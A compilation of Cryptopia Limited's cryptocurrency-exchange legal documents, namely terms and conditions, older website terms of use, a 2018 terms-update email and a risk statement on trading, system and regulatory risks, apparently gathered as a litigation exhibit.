a. You consent to receive electronically all communications, agreements, documents and disclosures (**Communications**) that we may or must provide in connection with your Account, the Platform or any Services.

b. You will be taken to have received any notice that we publish on the Platform, or that is sent to the most recent contact address (including email address) that we have on file for your Account.

c. You are responsible for telling us if there are any changes to your contact details, including your email address. Failure to do so may impact your rights under these Terms and any other applicable terms and conditions.

d. When we give notice under these Terms we can do so in one or more of the following ways:

i. by email;

ii. by other forms of direct communication; and

iii. by displaying a notice on the Platform.

17.2 Communicating with Us

a. You can communicate with us by lodging a support ticket through your Account or by email. You can also communicate with us by Facebook or Twitter, but communications through these media will not constitute notice for the purpose of these Terms.

b. We will typically process communications in the order we receive them. We will try to answer your concerns as soon as possible with the resources available to us. However, from time to time, and due to the fluctuations of demand, responses may be delayed. See the Cryptopia **Risk Statement** for more information.

17.3 Providing Information

You agree to provide all information to us which we require in order to manage our anti-money-laundering and countering the financing of terrorism obligations, to manage economic trade sanctions risks, or to comply with any Applicable Law in New Zealand or any other country. If you fail to provide this information, or provide incomplete, inaccurate, or false information, you agree that we may refuse to establish a business relationship with you, may be required to delay, defer, stop or refuse to process any Transaction, or may terminate our business relationship with you and close your Account at any time without notice.

## 18. General

18.1 Amendments to these Terms

We reserve the right to add, vary or withdraw any term of these Terms (including to increase, reduce or vary any fees or charges payable in respect of any Service or Platform) at any time. Examples of when we may exercise these rights include:

a. if we are required to make legal or regulatory changes;

b. if we are required to respond to market changes;

c. if we are required to make improvements to our Services; or

d. if we are required to make changes to counter and protect against cyber security threats.

18.2 Assignment, Transfer and Subcontract

a. We may assign, transfer and/or subcontract any of our rights and obligations under these Terms to any Related Entity.

b. You may not assign, transfer and/or subcontract any of your rights or obligations under these Terms.

18.3 Complaints and Dispute Resolution

a. If you would like to make a complaint, you can contact us in accordance with clause 17.2.

b. We are a member of the Financial Dispute Resolution Scheme, an independent approved dispute resolution scheme. This service is free of charge and can be accessed at:

**Online**: https://fdrs.org.nz/
**Free phone**: 0508 337 337
**Physical address**: Level 9, 109 Featherston Street
Wellington 6011

18.4 Governing Law

a. You agree to use our service in accordance with the law in New Zealand and the applicable law in your jurisdiction. Where any of these Terms does not meet the minimum requirement of the law, those terms and conditions are deemed to be amended to the extent of compliance.

b. The site can be accessed from countries other than New Zealand and may contain functions that are not promoted or permitted in those countries.

c. We do not represent that information or the site is appropriate or available for use in other countries, use of the site is on the understanding and acceptance that doing so is on your own initiative and you are solely responsible for compliance with local laws.

18.5 Severability

Any clause of these Terms, or part or any clause, declared invalid is deemed severable and does not affect the validity or enforceability of the remaining clauses.

18.6 No Waiver

If we do not exercise or enforce any rights available to us under these Terms that does not constitute a waiver of those rights.

# Glossary and Interpretation

## 19. Glossary

In these Terms:

**Account** means an account established by a User, and operated, in accordance with these Terms.

**Applicable Law** means all Acts, regulations, rules, bylaws, orders in Council, proclamations, notices, warrants, instruments, orders of any court or tribunal, regulatory guidance or instructions and relevant industry codes of practice, including any common law and equity, that are applicable to these Terms, or our or your conduct in relation to these Terms, the Platform, and the Services.

**Business Day** means a day trading banks are open for business in Christchurch, New Zealand.

**Coin** means any blockchain-based, or digital representation of an, asset, token or digital currency, such as BitCoin, Ethereum, LiteCoin or any other digital, virtual or crypto currency.

**Coin Balance(s)** means any record of Cryptopia holding funds on the Cryptopia Platform on your behalf.

**Cryptopia**, **us**, **we**, **our** or **ours** means Cryptopia Limited.

**Cryptopia Risk Statement** means the Cryptopia risk statement published from time to time on the Platform.

**Custodial Account** means the bank account held by Cryptopia on behalf of Users for the purpose of receiving and transmitting fiat dollar funds matched to Fiat Pegged Tokens.

**Fiat Pegged Tokens** are digital representations of a fiat currency. There will be an individual Fiat Pegged Token for each fiat currency we offer. Each Fiat Pegged Token is equivalent to one fiat dollar of the respective fiat currency.

**Nominated Account** means a User's account with a registered bank.

**Platform** means the Cryptopia website and trading platform accessible at www.cryptopia.co.nz and any associated Accounts, applications, or websites.

**Related Entity** means an "associated person" of Cryptopia within the meaning of section 12 of the FMCA.

**Services** means any services provided by us to you or any other User, whether through the Platform or outside of it, including the purchase, sale and exchange of Coins, and the provision of the Platform, your Account (including any Fiat Pegged Tokens), and any Coin Wallet.

**Terms** means these Terms and Conditions, as updated from time to time.

**Third-Party Content** means content, advertisements, links, promotions, logos and other materials from a non-Related Entity.

**Transactions** means any Transaction undertaken through the Platform including any buy, sell or exchange transaction, or transfer of fiat dollars or Coin from an Account.

**User** means any person who is eligible to use the Platform and our Services and who holds an Account.

## 20. Interpretation

In these Terms, headings are for convenience only, and do not affect interpretation. The following rules also apply in interpreting these Terms, except where the context makes it clear that a rule is not intended to apply.

a. A reference to:

   i. a legislative provision or legislation (including subordinate legislation) is.to that provision or legislation as amended, re-enacted or replaced, and includes any subordinate legislation issued under it;

   ii. a document (including these Terms) or agreement, or a provision of a document (including these Terms) or agreement, is to that document agreement or provision as amended, supplemented, replaced or novated;

   iii. a party to these Terms or to any other document or agreement includes a successor in title, permitted substitute or a permitted assign of that party;

   iv. a person includes any type of entity or body of persons, whether or not it is incorporated or has a separate legal identity, and any executor, administrator or successor in law of the person; and

   v. anything (including a right, obligation or concept) includes each part of it.

b. A singular word includes the plural, and vice versa.

c. A word which suggests one gender includes the other genders.

d. If a word or phrase is defined, any other grammatical form of that word or phrase has a corresponding meaning.

e. If an example is given of anything (including a right, obligation or concept), such as by saying it includes something else, the example does not limit the scope of that thing.

f. The word **agreement** includes an undertaking or other, binding arrangement or understanding, whether or not in writing.

g. A reference to something being **written** or in **writing** includes that thing being represented or reproduced in any mode in a visible form.

h. A reference to **dollars** or **$** is to an amount in a fiat currency.

i. A power to do something includes a power, exercisable in like circumstances, to revoke or undo it.

j. A reference to a **power** is also a reference to authority or discretion.

k. A reference to a time of day is a reference to New Zealand time.

# Cryptopia terms and conditions up to August 2018

# Terms & Conditions

## Website Terms of Use

This website ("site") is operated by Cryptopia Limited (referred to on this site as "the Company, “Cryptopia”, “Cryptopia Limited”, “Cryptopia Ltd”, "we", "us" or "our"). Your use of this site is governed by these terms of use. By accessing and browsing this site you agree to be bound by these terms of use. We make this site available to you to in order to provide information about our products and services and enable you to purchase these products and services from us online.

## Age Restrictions

This site contains adult content registration and participation on the Sites is restricted to those individuals over 18 years of age, and are fully able and competent to enter into the terms, conditions, obligations, affirmations, representations and warranties herein. By registering or participating in services or functions on the Sites, you hereby represent that you are over 18 years of age and have the authority to enter into the terms herein. In any case, you affirm that you are over the age of 18 as the Site is not intended for anyone under 18. If you are under 18 years of age, do not use the Site.

## Intellectual Property Rights

All intellectual property on this site, including without limitation any trademarks, text, graphics and copyright, is owned by us or our content suppliers. We are the exclusive owner of all rights in the compilation, design and layout of this site.

## Right to Use Site and Content

You may use this site only for the purposes for which it is provided. You must not use this site for fraudulent or other unlawful activity or otherwise do anything to damage or disrupt this site. Multiple accounts for the purpose of defrauding, circumventing bans, soliciting or abusing Cryptopia Ltd. services will result in immediate termination of all related accounts, including seizure of all on-site digital property. Threats towards Cryptopia Ltd., Cryptopia Ltd. Staff will result in immediate termination of all related accounts, including seizure of all on-site digital property. You may reproduce, copy and distribute the content of this site provided you only use that content for informational, non-commercial purposes and any reproduction includes a prominent acknowledgement of the Company's rights in the relevant content. You may not reproduce, copy or distribute the content on this site for any other purpose or in any other way without the Company's prior written consent. If you wish to link to any part of this site, you must get the Company's prior written consent.

## Your Information

Please ensure that any information that you provide when creating an account with us on this site is correct, complete and up-to-date and please advise us as soon as possible if any of this information changes or you become aware of any inaccuracy in the information you have provided. If you are providing information about a person other than yourself, you warrant that you are authorized by that person to provide that information. You are responsible for maintaining the confidentiality of your account and password and for preventing unauthorized access to your account. You agree to accept responsibility for all activities that occur under your account or password. You should take all necessary steps to ensure that your password is kept confidential and secure and should inform us immediately if you have any reason to believe that your password has become known to anyone else, or if the password is being, or is likely to be, used in an unauthorized manner.

## Content

We endeavor to ensure that any content will be current, accurate or complete when you access it. However, we will take steps to correct any error or inaccuracy in any content which is brought to our attention within a reasonable timeframe. This site may from time to time contain content provided by third parties and links to third party sites. This is provided for your convenience only and we are not responsible for any third party content on our site or any site to which our site contains links. The inclusion of any such content or link does not imply our endorsement or approval of any linked website or any association with its owners or operators. You must make your own assessment of the suitability of the content for your own purposes. You are solely responsible for the actions you take in reliance on the content on, or accessed through, this site. We may change the content on this site at any time without prior notice.

## Force Majeure

We will not be responsible for any delay or failure to comply with our obligations under these terms of sale if the delay or failure arises from any cause which was beyond our reasonable control. This does not affect any of your statutory rights.

## All Liability Excluded

To the extent permitted by law:

1. All warranties, representations and guarantees (whether express, implied or statutory) are excluded, including without limitation, suitability, fitness for purpose, accuracy or completeness of this site or the content on or accessed through it; and
2. We will not be liable for any damages, losses or expenses, or indirect losses or consequential damages of any kind, suffered or incurred by you in connection with your access to or use of this site or the content on or accessed through it.

If your use of this site or its content is subject to the New Zealand Consumer Guarantees Act 1993 ("CGA"), you may have rights or remedies which are not excluded nor limited by the above. If you are using this site or its content for business purposes, the above exclusions and limitations will apply and the CGA will not apply.

## Amendments

We may amend these terms of use from time to time, so you should check and read these terms of use regularly. By continuing to use this site after any such amendment, you are deemed to have agreed to the amended terms of use.

## Jurisdiction and Governing Law

These terms of use and any matters or disputes connected with this site will be governed by New Zealand laws and will be dealt with in New Zealand courts. Reproduction of the images and text on this site for any other purposes is prohibited.

# LITIGATION PRIVILEGE

---------- Forwarded message ---------
From: <noreply@cryptopia.co.nz>
Date: Wed, Aug 8, 2018 at 8:36 AM
Subject: Cryptopia Terms and Condtions Update
To: [redacted]


[redacted]

From time to time, **we need to update our Terms & Conditions** to ensure we maintain our commitment to operate as a regulated cryptocurrency exchange.

Please be advised that we have made a number of important changes to our Terms and Conditions – the full version can be found here.

We take your security and personal information very seriously and these revised Terms and Conditions more clearly outline our policies and obligations to you.

We highly recommend that you read the revised Terms and Conditions. After reviewing, **it is important to note that by continuing to trade on the Exchange, you are accepting the revised Terms and Conditions.**

**Got questions?** Please feel free to lodge a support ticket via our Help Centre and someone from our friendly team will be happy to assist.

Thanks for being a valued part of our crypto community and happy trading (to the Moon)!

The Cryptopia Team

---


**P.S.** We've got some other exciting changes coming soon including a new look, new API, and multiple language launches as detailed in Alan Booth's mid-year CEO video below.

**Watch CEO Update**

EXCHANGE (/web/20180815225510/https://www.cryptopia.co.nz/Exchange)

COIN INFO (/web/20180815225510/https://www.cryptopia.co.nz/CoinInfo)

## Trade & Exchange





The Cryptopia exchange is a powerful currency trading platform.

Deposit, trade, and withdraw Bitcoin, Litecoin, and over 400 other cryptocurrencies.

Security & Support

(/web/20180815225510/https://www.cryptopia.co.nz/Home)




Join a trusted community built around a passion for cryptocurrency.

Learn the market from our News, CoinInfo, and Arbitrage sections.

Stay safe with market-leading two-factor security options, including Cryptopia hardware dongles.

TWITTER (https://web.archive.org/web/20180815225510/https://twitter.com/Cryptopia_NZ)

FACEBOOK (https://web.archive.org/web/20180815225510/https://www.facebook.com/cryptopiaexchange)

LINKEDIN (https://web.archive.org/web/20180815225510/https://www.linkedin.com/company/cryptopia-limited)

(/web/20180815225510/https://www.cryptopia.co.nz/Home)

## Information

Contact Us (/web/20180815225510/https://www.cryptopia.co.nz/Home/Contact)
Privacy Policy (/web/20180815225510/https://www.cryptopia.co.nz/Home/Privacy)
Terms & Conditions (/web/20180815225510/https://www.cryptopia.co.nz/Home/Terms)
Risk Statement (/web/20180815225510/https://www.cryptopia.co.nz/Home/RiskStatement)

## Support

Create Ticket (/web/20180815225510/https://www.cryptopia.co.nz/Support)
Help Centre & FAQ (https://web.archive.org/web/20180815225510/https://support.cryptopia.co.nz/csm)
News (https://web.archive.org/web/20180815225510/https://support.cryptopia.co.nz/csm?id=kb_category&kb_category=1b23f18bdbeddf009990f6fcbf961948)

## API

Public API (https://web.archive.org/web/20180815225510/https://support.cryptopia.co.nz/csm?id=kb_article&sys_id=40e9c310dbf9130084ed147a3a9619eb)
Private API (https://web.archive.org/web/20180815225510/https://support.cryptopia.co.nz/csm?id=kb_article&sys_id=a75703dcdbb9130084ed147a3a9619bc)

## Social

Twitter (https://web.archive.org/web/20180815225510/https://twitter.com/Cryptopia_NZ)
Facebook (https://web.archive.org/web/20180815225510/https://www.facebook.com/cryptopiaexchange)
LinkedIn (https://web.archive.org/web/20180815225510/https://www.linkedin.com/company/cryptopia-limited)

# 1. CRYPTOPIA RISK STATEMENT

*Date - 20 April 2018*

Cryptopia Limited (**Cryptopia** or **we** or **us**) operates an exchange for trading digital assets including cryptocurrencies and tokens (together, **Coins**) at www.cryptopia.co.nz (the **Platform**).

Cryptopia does not permit the trading of Coins which are "financial products" for New Zealand law purposes (also called "securities" outside New Zealand) on the Platform.

Cryptopia is a registered as a financial service provider to operate a money or value transfer service (FSP580928). Cryptopia is not required to hold any licence or other registration in order to provide the Platform in New Zealand.

This risk statement sets out additional information for users of the Platform. Further terms on which we provide the Platform are set out in the **terms and conditions** (available on the Platform here www.cryptopia.co.nz/Home/Terms). By accessing and using our services, and each time the user (**you**) uses our services, you acknowledge having read this risk statement and agreeing to the terms and conditions.

## 2. Important warning

3. Buying and selling Coins is highly speculative and carries high risk. You may lose some or all of the money or Coins placed on the Platform. You use the Platform at your own risk.
4. You must carefully read all available information, including the risks set out below, and consider your personal financial circumstances before trading on the Platform. If you are unsure about any aspect of trading in Coins, you should seek independent advice before using the Platform.

## 5. Support requests and complaints

3. We offer a free complaints and IT support service in respect of the Platform. We seek to acknowledge customer requests and complaints within three business days and to resolve (where possible) complaints within 5 to 15 business days.
4. During periods of high trading on the Platform, however, it may take us longer to respond to your request or complaint. This can occur from time to time because of the extreme volatility and sensitivity to market sentiment of Coin markets. For this reason, we do not guarantee our response times. We believe it is better that you understand upfront that there may be delays from time to time.
5. If you are unsatisfied with our resolution of your complaint, you can, without charge, contact our approved dispute resolution scheme provider – Financial Dispute Resolution Service – using the details found on its website: https://fdrs.org.nz/.

## 6. Risks of using the Platform

*Market risks*

6. Coins can experience extreme price volatility. The exchange price of a Coin may change significantly and you may be unable to transact Coins or money at the anticipated rate or price. Changes in prices may result in large changes in value and/or losses of Coins or money.
7. Past performance is not a reliable indicator or guarantee of future performance. Coin prices go down as well as up.
8. The value of Coins can be affected by many other factors including (but not limited to) future sales or further issues (e.g. airdrops), negative publicity involving the Coin issuer or project, failure to deliver projects or failure of projects to meet expectations, failure of or material damage to the underlying network (including through cyber-attack), fraud or theft by or affecting the Coin issuer or project, competition in the issuer's market, technical failures or setbacks, or general global and economic conditions and sentiments. You must research Coins that you are interested in carefully. Their whitepapers or other offer materials may list further risks which are relevant to holding them.

*Processing of transactions*

9. There is a risk that transactions cannot be settled or are delayed at settlement, that processing times differ for each transaction, or a transaction may be incorrectly processed. These risks can result from, amongst other issues:
    a. user error when providing transaction details (such as providing an incorrect wallet address or other information);
    b. an error in delivering the consideration for a transaction;
    c. increases in market volume or Platform volume; or
    d. a failure in the Platform processing systems or a failure in an underlying network or software (see further information below at System risk).
10. It may not be possible to reverse a digital currency transaction once processing has commenced.

*System risks*

11. All Coins, including transactions involving those Coins, rely on the operation of underlying networks and software. As this is developing technology, the networks and software may be subject to technical weaknesses, bugs, system failures, and hacks by external parties. These failures may affect the Platform network and software itself or may relate to a Coin's underlying network and software (including, but not limited to, a weakness in the underlying blockchain). You should understand the operation of the technology underlying a digital currency and the Platform to understand these risks.
12. For example, Coins can be subject to 51% attacks. This refers to an attack on a blockchain by a group of miners controlling more than 50% of the network's mining hash rate, or computing power, or otherwise controlling the blockchain's consensus mechanism in an illegitimate manner. If this happens, the attackers may be able to control new transactions, halt payments or transfer and reverse completed transactions. Cryptopia does not control the blockchain or network for Coins and cannot stop this. If we become aware of an attack, we will assess the best response

on a case-by-case basis, which may include suspending or removing Coins from our exchange.

13. Hackers are sophisticated, and you may also be targeted by 'phishing' attacks or other scams. Phishing includes where third parties masquerade as a legitimate Cryptopia site, social media account, telephone support number or App in order to steal your credentials. You should only access the Cryptopia Web site through its official website (**Cryptopia.co.nz**). Never click on a link or download an App from a third party. We strongly recommend that you enable two factor authentication for all transactions to prevent unauthorised account use. Your Cryptopia passwords should be unique to Cryptopia and should never be stored insecurely on any personal device. If you are a victim of such an attack or scam, the hacker may be able to get you to send them money or Coins inadvertently or they may steal money or Coins.
14. Your ability to use the Platform, buy or sell Coins, or withdraw money, may be affected by these technical failures or attacks.
15. We will make reasonable efforts to notify users where the Platform, or a particular Coin traded on the Platform, has been subject to a technical weakness, bug, system failure, or hack.
16. We may also need to do maintenance or upgrades on the Platform from time to time which could affect your ability to use the Platform, buy or sell Coins, or withdraw money.

*Security of private keys and wallets*

17. You must be careful when choosing a wallet to store or transmit your private keys relating to your Coins. If your wallet is hacked or another person learns your private key/s, you may lose some or all of your Coins. You should not give your private key or wallet passcode to any other person.
18. If you forget or lose your passcode to your wallet/s, Cryptopia has no ability to provide a back-up or details of your private key or passcode, given the decentralised nature of Coins. This may result in the loss of any Coins stored in that wallet.
19. You should use the highest level of security offered for any wallet that you choose.

*Cyber security generally*

20. The transmission of information over the internet (including to or from the Platform) is not completely secure or error free. You should stop transacting when it is clear there has been a breach of security or a system failure that poses a risk to security exists (such as malware, ransomware or phishing).

*Consumer protection*

21. The Platform does not intend to offer or market regulated financial products or securities. Therefore, the protections which apply to "regulated offers" (within the meaning in the Financial Markets Conduct Act 2013) or in relation to licensed exchanges under New Zealand law do not apply. General consumer protection law may apply, however, to buying or selling Coins on the Platform, including the services provided by us and, to the extent such consumer laws do apply we do not seek to exclude any of your rights that we cannot by law exclude.

*Regulatory risks*

22. There is currently no specific regulation of Coins and Coin exchanges in New Zealand, and it is likely that the rules may evolve rapidly. There is also limited guidance on how existing laws and regulations can be applied to Coins and Coin exchanges. New or changing laws and regulations, or interpretations of existing laws and regulations, may adversely impact or significantly change the trading of Coins and the Platform.
23. If we become aware that a Coin which we list is a financial product under New Zealand law, we may de-list it. We may also de-list Coins for other reasons. Delisting may mean that if you hold the Coin there may not be a ready market on which you can sell it, especially if it is not listed on another exchange. You should not assume that any Coin will always be listed by us.
24. Users are responsible for ensuring they comply with all laws regarding the trading of digital currencies applicable in any relevant country for them when using the Platform.
25. Equally, we have no control over whether Coin issuers have complied with laws in any relevant jurisdictions. Any action taken by regulatory authorities or other persons against a Coin issuer or any other person in relation to a Coin may prevent you from selling Coins or otherwise cause a loss in value.
26. Regulatory issues can also cause problems with other important relationships, such as our or your relationship with banks. Many banks currently are shutting accounts which are linked to Coins or dealing in Coins. This has affected our ability to provide certain products.
27. If you are outside of New Zealand you may be subject (or we may become subject) to laws or regulations of other countries which could prevent you from using the Platform or cause us to change the availability of the Platform in your country or how we operate or offer the Platform.

## 7. Other information


28. Cryptopia and any person associated with us (including directors, shareholders, employees and any other related parties) may trade and hold digital currencies on our or their own account through the Platform.
29. You need to pay fees for using the Platform. Our trading fees are shown in the trade pair base currency when you place a trade. At time of writing these are set at 0.2% of the trade. This may be subject to change. Withdrawal fees are set per Coin, and clearly shown on the withdraw page. Withdraw fees are adjusted from time to time based on the Coin network fee.

EXCHANGE (/web/20180429171608/https://www.cryptopia.co.nz/Exchange)

FORUMS (/web/20180429171608/https://www.cryptopia.co.nz/Forum)

COININFO (/web/20180429171608/https://www.cryptopia.co.nz/CoinInfo)

## Trade & Exchange

